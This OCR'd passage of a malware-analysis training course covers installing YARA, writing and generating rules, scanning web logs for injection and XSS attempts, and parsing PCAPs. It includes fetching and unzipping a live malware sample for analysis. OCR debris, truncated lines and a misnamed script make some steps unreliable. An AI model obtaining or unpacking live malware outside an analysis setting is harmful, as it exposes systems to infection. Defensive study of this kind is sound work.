
sudo apt-get install libpcre3 libpcre3-dev

```
strategicsec@ubuntu:~$ sudo apt-get install libpcre3 libpcre3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
libpcre3 is already the newest version.
libpcre3-dev is already the newest version.
The following packages were automatically installed and are no longer required:
  libxml-ruby1.8 ruby-libxml
Use 'apt-get autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 730 not upgraded.
```

wget https://github.com/plusvic/yara/archive/v3.1.0.tar.gz

```
strategicsec@ubuntu:~$ wget https://github.com/plusvic/yara/archive/v3.1.0.tar.gz
--2014-11-03 19:01:34--  https://github.com/plusvic/yara/archive/v3.1.0.tar.gz
Resolving github.com (github.com)... 192.30.252.130
Connecting to github.com (github.com)|192.30.252.130|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/plusvic/yara/tar.gz/v3.1.0 [following]
--2014-11-03 19:01:34--  https://codeload.github.com/plusvic/yara/tar.gz/v3.1.0
Resolving codeload.github.com (codeload.github.com)... 192.30.252.147
Connecting to codeload.github.com (codeload.github.com)|192.30.252.147|:443... co
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-gzip]
Saving to: `v3.1.0.tar.gz'

    [  <=>

2014-11-03 19:01:35 (1.73 MB/s) - `v3.1.0.tar.gz' saved [588573]
```


wget http://yara-project.googlecode.com/files/yara-python-1.4.tar.gz




tar -zxvf v3.1.0.tar.gz

cd yara-3.1.0/


./bootstrap.sh




./configure




make



make check




sudo make install



cd yara-python/


python setup.py build



sudo python setup.py install

cd ..

yara -v



wget https://malwarecookbook.googlecode.com/svn-history/r5/trunk/3/3/clamav_to_yara.py

```
strategicsec@ubuntu:~/yara-3.1.0$ wget https://malwarecookbook.googlecode.com/svn
-history/r5/trunk/3/3/clamav_to_yara.py
--2014-11-03 19:06:36--  https://malwarecookbook.googlecode.com/svn-history/r5/tr
unk/3/3/clamav_to_yara.py
Resolving malwarecookbook.googlecode.com (malwarecookbook.googlecode.com)... 74.1
25.22.82, 2607:f8b0:400d:c03::52
Connecting to malwarecookbook.googlecode.com (malwarecookbook.googlecode.com)|74.
125.22.82|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5786 (5.7K) [text/plain]
Saving to: `clamav_to_yara.py'

100%[======================================>] 5,786       --.-K/s   in 0.001s

2014-11-03 19:06:37 (10.9 MB/s) - `clamav_to_yara.py' saved [5786/5786]
```

sigtool -u /var/lib/clamav/main.cvd

python clamav_to_yara.py -f main.ndb -o clamav.yara

wget https://s3.amazonaws.com/StrategicSec-Files/MalwareAnalysis/malware-password-is-infected.zip

```
strategicsec@ubuntu:~/yara-3.1.0$
strategicsec@ubuntu:~/yara-3.1.0$ wget https://s3.amazonaws.com/StrategicSec-File
s/MalwareAnalysis/malware-password-is-infected.zip
--2014-11-03 19:07:21--  https://s3.amazonaws.com/StrategicSec-Files/MalwareAnaly
sis/malware-password-is-infected.zip
Resolving s3.amazonaws.com (s3.amazonaws.com)... 54.231.8.232
Connecting to s3.amazonaws.com (s3.amazonaws.com)|54.231.8.232|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 72589 (71K) [application/zip]
Saving to: `malware-password-is-infected.zip'

100%[======================================>] 72,589      --.-K/s   in 0.05s

2014-11-03 19:07:22 (1.37 MB/s) - `malware-password-is-infected.zip' saved [72589
/72589]
```

unzip malware-password-is-infected.zip
infected

```
strategicsec@ubuntu:~/yara-3.1.0$ unzip malware-password-is-infected.zip
Archive:  malware-password-is-infected.zip
[malware-password-is-infected.zip] malware.exe password:
  inflating: malware.exe
```

```
mkdir malcode/

mv malware.exe malcode/

vi testrule.yara
----------------
rule IsPE
{
   meta:
      description = "Windows executable file"

   condition:
      // MZ signature at offset 0 and ...
      uint16(0) == 0x5A4D and
      // ... PE signature at offset stored in MZ header at 0x3C
      uint32(uint32(0x3C)) == 0x00004550
}

rule has_no_DEP
{
   meta:
      description = "DEP is not enabled"

   condition:
      IsPE and
      uint16(uint32(0x3C)+0x5E) & 0x00100 == 0
}

rule has_no_ASLR
{
   meta:
      description = "ASLR is not enabled"

   condition:
      IsPE and
      uint16(uint32(0x3C)+0x5E) & 0x0040 == 0
}
----------------
```

```
{
    meta:
        description = "Windows executable file"

    condition:
        // MZ signature at offset 0 and ...
        uint16(0) == 0x5A4D and
        // ... PE signature at offset stored in MZ header at 0x3C
        uint32(uint32(0x3C)) == 0x00004550
}

rule has_no_DEP
{
    meta:
        description = "DEP is not enabled"

    condition:
        IsPE and
        uint16(uint32(0x3C)+0x5E) & 0x00100 == 0
}

rule has_no_ASLR
{
    meta:
        description = "ASLR is not enabled"

    condition:
        IsPE and
        uint16(uint32(0x3C)+0x5E) & 0x0040 == 0
}
```

yara testrule.yara malcode/malware.exe

```
strategicsec@ubuntu:~/yara-3.1.0$ yara testrule.yara malcode/malware.exe
IsPE malcode/malware.exe
has_no_DEP malcode/malware.exe
has_no_ASLR malcode/malware.exe
```

mkdir rules/

cd rules/

wget https://malwarecookbook.googlecode.com/svn-history/r5/trunk/3/5/capabilities.yara

wget https://malwarecookbook.googlecode.com/svn-history/r5/trunk/3/6/magic.yara
wget https://malwarecookbook.googlecode.com/svn-history/r5/trunk/3/4/packer.yara

cd ..

yara rules/ malcode/malware.exe

wget https://github.com/Xen0ph0n/YaraGenerator/archive/master.zip

```
strategicsec@ubuntu:~/yara-3.1.0$ yara rules/ malcode/malware.exe
rules/(1): error: input in flex scanner failed
strategicsec@ubuntu:~/yara-3.1.0$ wget https://github.com/Xen0ph0n/YaraGenerator
archive/master.zip
--2014-11-03 19:12:15--  https://github.com/Xen0ph0n/YaraGenerator/archive/maste
zip
LibreOffice Impress
github.com)... 192.30.252.128
Connecting to github.com (github.com)|192.30.252.128|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/Xen0ph0n/YaraGenerator/zip/master [followi
g]
--2014-11-03 19:12:15--  https://codeload.github.com/Xen0ph0n/YaraGenerator/zip/
aster
Resolving codeload.github.com (codeload.github.com)... 192.30.252.144
Connecting to codeload.github.com (codeload.github.com)|192.30.252.144|:443... c
nnected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: `master.zip'

    [ <=>                                   ] 274,701     1.53M/s   in 0.2s

2014-11-03 19:12:16 (1.53 MB/s) - `master.zip' saved [274701]
```

unzip master.zip

```
strategicsec@ubuntu:~/yara-3.1.0$ unzip master.zip
Archive:  master.zip
48f529f0d85e7fff62405d9367901487e29aa28f
   creating: YaraGenerator-master/
  inflating: YaraGenerator-master/README.md
   creating: YaraGenerator-master/modules/
 extracting: YaraGenerator-master/modules/email_blacklist.txt
 extracting: YaraGenerator-master/modules/email_regexblacklist.txt
  inflating: YaraGenerator-master/modules/exe_blacklist.txt
 extracting: YaraGenerator-master/modules/exe_regexblacklist.txt
 extracting: YaraGenerator-master/modules/jshtml_blacklist.txt
 extracting: YaraGenerator-master/modules/jshtml_regexblacklist.txt
 extracting: YaraGenerator-master/modules/office_blacklist.txt
 extracting: YaraGenerator-master/modules/office_regexblacklist.txt
 extracting: YaraGenerator-master/modules/pdf_blacklist.txt
 extracting: YaraGenerator-master/modules/pdf_regexblacklist.txt
  inflating: YaraGenerator-master/modules/pefile.py
 extracting: YaraGenerator-master/modules/unknown_blacklist.txt
 extracting: YaraGenerator-master/modules/unknown_regexblacklist.txt
  inflating: YaraGenerator-master/yaraGenerator.py
```

cd YaraGenerator-master/

python yaraGenerator.py ../malcode/ -r Test-Rule-2 -a "Joe McCray" -d "Test Rule Made With Yara Generator" -t "TEST" -f "exe"

```
strategicsec@ubuntu:~/yara-3.1.0/YaraGenerator-master$ python yaraGenerator.py ..
/malcode/ -r Test-Rule-2 -a "Joe McCray" -d "Test Rule Made With Yara Generator"
-t "TEST" -f "exe"

[+] Generating Yara Rule Test-Rule-2 from files located in: ../malcode/

[+] Yara Rule Generated: Test-Rule-2.yar

  [+] Files Examined: ['59a95f668e1bd00f30fe8c99af675691']
  [+] Author Credited: Joe McCray
  [+] Rule Description: Test Rule Made With Yara Generator
  [+] Rule Tags: TEST

[+] YaraGenerator (C) 2013 Chris@xenosec.org https://github.com/Xen0ph0n/YaraGene
rator
```

cat Test-Rule-2.yar

```
strategicsec@ubuntu:~/yara-3.1.0/YaraGenerator-master$ cat Test-Rule-2.yar
rule Test-Rule-2 : TEST
{
        meta:
                author = "Joe McCray"
                date = "2014-11-03"
                description = "Test Rule Made With Yara Generator"
                hash0 = "59a95f668e1bd00f30fe8c99af675691"
                sample_filetype = "exe"
                yaragenerator = "https://github.com/Xen0ph0n/YaraGenerator"
        strings:
                $string0 = "Dev0uv"
                $string1 = "PJaM9,"
                $string2 = "uGI,RATj"
                $string3 = "TPLHD8<"
                $string4 = "G7 \\3Nx"
                $string5 = "Huxh(K"
                $string6 = "tld\\TL<"
                $string7 = "TLD<4,y"
                $string8 = ">V3pxd["
                $string9 = "_3iOWTF"
                $string10 = "tld\\PH<"
                $string11 = "l/mV p"
                $string12 = "9;a_nn"
```

LibreOffice Writer

wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe

```
strategicsec@ubuntu:~/yara-3.1.0/YaraGenerator-master$ wget http://the.earth.li/~
sgtatham/putty/latest/x86/putty.exe
--2014-11-03 19:14:24--  http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15
:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe [following]
--2014-11-03 19:14:24--  http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
Reusing existing connection to the.earth.li:80.
HTTP request sent, awaiting response... 200 OK
Length: 495616 (484K) [application/x-msdos-program]
Saving to: `putty.exe'

100%[======================================>] 495,616      377K/s   in 1.3s

2014-11-03 19:14:25 (377 KB/s) - `putty.exe' saved [495616/495616]
```

yara Test-Rule-2.yar putty.exe

Lesson 23:Finding common hack attempt and scan_log.py

In this lab we will be looking at the scan_log.py script. This script will scan the server log to find any common hack attempts within your web server log.

Supported attacks:


1. SQL Injection
2. Local File Inclusion
3. Remote File Inclusion
4. Cross-Site Scripting

To begin, download scan_log.py from the following URL:

wget http://packetstorm.crazydog.pt/UNIX/scanners/scan_log.py.txt

Rename the script from a .txt to a .py and we should be ready to go. The usage for scan_log.py is quite simple. You feed it a apache log file.

Command: _python scan_log.py -file logfile



Once completed, the output will be in the terminal showing attempted attacks, if any.


In conclusion, both of these scripts will work on server logs to find any attempted attack.

Lesson 24:PCAP parser and pcapparsing.py

In this lab, we will be looking at the pcapparsing.py script. Using this script, we can extract data packet information. When one data packet travels through your pc it creates a log in a PCAP file. Given a PCAP file, pcapparsing.py will find out each packet's source, destination, and data.

To work with pcapparsing.py, we need to install a library called dpkt. In the terminal, use the following command to install it:

sudo apt-get update
sudo apt-get install python-dpkt



To begin, download apachelogparser.py from the following URL:

wget http://packetstorm.crazydog.pt/UNIX/scanners/pcapparsing.py.txt

Rename the script from a .txt to a .py and we should be ready to go. The usage for apachelogparser.py is quite simple. You feed it a PCAP file. After that it handles the rest and write down the output in the terminal:

command: python pcapparsing.py pcap_file

```
strategicsec@ubuntu: ~/Downloads
strategicsec@ubuntu:~/Downloads$ python pcapParsing.py capture-100.pcap
```

The output of the script:

```
strategicsec@ubuntu: ~/Downloads
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 74.125.224.82 (port : 80)-> dest: 192.168.0.142 (port 36976)
src: 192.168.0.142 (port : 36976)-> dest: 74.125.224.82 (port 80)
